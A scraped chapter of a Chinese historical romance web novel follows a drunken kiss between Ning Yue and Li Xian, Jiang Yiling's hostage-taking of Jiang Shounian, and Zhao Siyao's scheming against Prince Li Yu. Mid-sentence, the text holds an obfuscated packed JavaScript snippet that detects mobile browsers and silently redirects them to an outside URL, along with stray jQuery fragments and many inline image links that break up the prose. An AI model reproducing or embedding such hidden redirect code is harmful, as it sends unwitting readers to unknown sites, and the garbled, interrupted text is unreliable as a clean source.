文趣网 > 其他小说 > 边关霜寒入夜声 > 33.月下歌
    宁月吃了几块后便没了胃口,拿起一旁的清酒抿了一口,这是她第一次喝酒,要的最不容易醉人的月下歌。

    可她还是觉得呛喉咙,一股辛辣在喉间挥之不去,宁月忍不住轻声咳嗽起来,背脊却在此时覆上一只手,轻轻拍打着帮她顺气。

    “你没事吧?”李显关切地问道,宁月抬起头,认真看向他,“你……是李显?”她有些站不稳,李显虚虚扶住她,生怕她摔倒。

    宁月不知道是真醉了还是内心允许自己放肆一把,竟直接端起那盘桂花栗子糕,捧到李显面前,“我亲手做的,你尝尝……”

    糕点早已凉透,但依旧散发着股冷香,李显捏起一块,塞入口中,细细咀嚼着。

    宁月眨着双眼,十分期待地望向他,“如何,好吃吗?”

    李显轻轻点头,还没等他开口说什么,宁月已然贴近,吻上了他。

    只愣了一瞬,李显便反应过来,回抱住她,瞬间反客为主。宁月一时反应不及,让李显乘虚而入,不过她并不反感,只是感到些许意外。

    远处又响起烟花的声音,他们站在汴京最高处,相拥而吻,见证者只有天地。

    *

    淮安姜府

    江易陵急匆匆赶到这里时,姜守年刚收拾好行囊,清点好马匹和人数准备出发去汴京告御状。

    这江家简直欺人太甚,第一次他与林屏萱登门拜访,江易陵说要娶姜菀为妾,第二次更甚,竟然在他家门口掳走姜菀,是可忍孰不可忍。做官的便能随意欺负他这个平头小老百姓吗!

    姜守年把写好的状书揣进兜里,打算去街上买点姜菀爱吃的零嘴带着。

    没想到一打开府门,就见到了站在门外的江易陵。

    他登时冲上去,一巴掌打在江易陵脸上,大吼道,“你还敢来!你把我女儿带到哪里去了!你个畜生,她还怀着孕呢!”

    江易陵半边脸被扇肿,耳朵也嗡嗡作响,他勉强稳住身形,吐出一口血,对着姜守年道,“难道不是你们把她带走了吗?”

    姜守年仿佛像是听到了什么绝世大笑话一般,伸手指向他,直言道,“江易陵,药可以乱吃话不能乱说,你屡次冒犯我女儿,现在把她弄丢了还要过来胡搅蛮缠!”

    越想越气,姜守年打算连夜赶往汴京,哪怕赔上他所有身家,他也认了。

    可江易陵此次前来带了不少人,没等他动身,一堆侍卫上去便将姜府团团围住,更是对姜守年说道,“岳父大人,天寒露重,请回府吧,等什么时候菀儿回来了,我便带她离开。”姜守年目瞪口呆地站在原地,他万万没想到,第三次见到江易陵,竟然是要自己做人质。

    他觉得十分晦气,姜与江同音不同字,但仿佛天生的冤家一般……

    “你!你这是什么意思?这是我的府上,岂容你一个外人在这放肆!”姜守年气得胡子都抖了起来,而江易陵却比来时更加镇定。

    他殷切拉起姜守年的手,说道,“岳父,你我不必见外,菀儿怀了我的孩子,我们早晚是一家人,来,进屋说。”

    姜守年寸步不移,江易陵身后的两个侍卫见状,上前将人抬进了府内。淮安的姜家今晚鸡犬不宁,汴京的江灿也不好受。

    他本想着拿襄阳王的消息能换太后对江家的赏识,结果过去了好些时日,他没有收到任何封赏。

    老管事正在为他布菜,却冷不丁被他问道,“你说,眼下江家怎么做才能破除这个局面。”

    现在的江家在太后眼里和废物没什么两样,在陛下那里更是不用说,顶着个太府寺丞的头衔,实际上连真正的政治中心都没有进去过。

    “大人,我认为不如从公子身上下手……”这话说得巧妙,江灿也不是没想过全力托举江易陵,但是奈何这逆子手眼通天,做出的事比自己还狠,哪儿有他的用武之地……“咳咳,我自然知道,他呢?去了哪里?”

    老管事低着头,言语有些不太自然,“少爷他……去找少夫人了……”

    少夫人,哪个少夫人?不会是赵思璃吧!江灿当下便急了,他今日下值才知道襄阳王要娶赵思璃为侧室的事,原以为终于甩掉一个大包袱,没想到自家儿子用情至深,竟然上门去了?

    不行,他得阻止,这事如果闹大了,不光得罪了襄阳王,还得罪了陛下。

    “快,备车,去襄阳王府。”江灿吩咐完便去了书房,老管事看着眼前刚刚布好的菜,一脸惋惜却又无可奈何。

    *月色正浓,赵思璃正躺在后花园的贵妃榻上闭目养神,身后却攀上一只手,紧接着便被一具火/热的身躯贴上。“阿璃今日怎么有兴致来这后花园?”

    李遇不知为何,他仿佛对赵思璃的身/子有瘾一般,看见她就自动想贴上来。

    之前在边关军营,他强吻过宁月,但是都没有现在这种感觉。

    只要是赵思璃,哪怕轻轻触碰,身体都仿佛过电一般,他从来没有过这种感受。

    “王爷,我现在一看到月亮,就想起在丞相府的那一夜。”这是她痛苦的根源,也是悲剧的开始,这一辈子她都不会忘记那一晚。

    那些刻骨铭心的痛,她有朝一日要亲自还给李遇。

    因为赵思璃背朝李遇,导致对方看不到她脸上的神情,以为她是在回忆美好时光,不由得把人往怀里拥得更紧了些。

    “阿璃,可要在此重温?”身后的男人像一条危险的蛇,正朝她不停地吐着信子,滴着毒液,一步行差踏错就会被他衔住喉管。

    赵思璃紧张地咽了咽口水,还没想好怎么回答,侍卫却隔着老远通传,“禀王爷,江大人求见。”

    “让他进来,这蠢货,倒省了我跑一趟了。”李遇现在一听到江灿的名字就不耐烦,等他回了侍卫后,又将赵思璃抱在怀中亲了几口,这才下榻离去。

    见李遇真的走远后,赵思璃才真正放松下来,她发现自己身上已经出了一层嘻嘻的薄汗。

    想起书房的密室,她突然想到李遇应当不会把江灿带到书房去谈事,便提起灯笼朝

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17638145|206243||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    着那边而去。

    经过方才,她想要离开的心比以往更加强烈,所以,即使害怕,她也要探一探那间密室。

    江灿等了没一会儿,李遇就出来了,他也不看对方,只是冷冷地问道,“江大人这么晚前来,所为何事?”

    “王爷,下官的儿子一时冲动,他不知道赵小姐是您要迎娶的侧室,这才做下错事,还望您放他一马,允许我将他带回府严加管教。”

    李遇一头雾水,他有些没听明白江灿的话,但还是找来侍卫询问,“今日江公子可有来府上?”

    侍卫依言回答,“禀王爷,今日只有赵小姐一个人在府上,并无外人叨扰。”

    江灿闻言颇有些尴尬,一时间不知道该说什么,只能站在原地,眼神飘来飘去。

    “江大人可听明白了?”

    “啊?是……是,下官再去别处寻一寻。”说完,他便立马离开了襄阳王府,李遇心中不快,但一想到赵思璃在等他,便也无暇计较,径自往后花园而去。

    *

    宁月房间内

    李显正搂着她睡得正香,宁月却觉得有些热,屋内地龙烧的太旺,而李显又体热,这样一起搂抱着睡,难免会不舒服。

    她看着身上的衣物还完好无损,也没有任何不适反应,微松了一口气,心里暗暗发誓,以后再也不喝酒了,尤其是望月楼的月下歌!

    还说什么是喝了不会醉的酒,如果喝了真的不会醉,她怎么会对李显做出那样的举动,简直羞耻至极……

    不行,得趁他没醒,赶紧离开。

    宁月尝试着从李显的怀中退出来,并将自己的整个身子往榻边挪,结果,还没等完全挪出怀里,却被一根东西扯住。

    她低头一看,发现是腰间的系带,不知是谁将他们两个的带子缠在一起,还打了个死结。

    屋内没有点烛光,宁月之能凭借着暗淡的月光低头拆解起来,她解得无比认真,丝毫没发现身侧的李显已经睁开了眼,正一脸玩味地看着她动作。

    宁月解着解着,发现自己竟然心烦意乱了起来,她自诩是耐心还不错,毕竟早年在森林中采摘干果和蘑菇时,她总会把表皮上粘连的脏东西清理干净。

    可现如今,她竟然连个系带都解不开。懊恼之余,她其实还有些没睡醒,干脆破罐子破摔,仰头又倒回了床上。

    李显立马闭上了眼睛,宁月见他没醒,心道:算了,明天再说,反正他们也没有逾矩。

    但“老实人”宁月低估了李显,对方竟然直接将手搭在她的腰上,嘴里还呓语几声,“宁月……”

    听到李显睡觉都在喊自己的名字,宁月心中毫无波澜是不可能的,并且,她还不受控制地红了脸,李显悄咪咪睁开眼,发现她的神态,心中仿佛荡漾起一汪春水。这次,他的动作更加过分,头转了个弯,直直贴向宁月的侧脸,灼热的呼吸打在宁月耳畔,她明显感觉到了不对。

    熟睡之人的呼吸怎么会这么急促?

    “李显,你没睡?”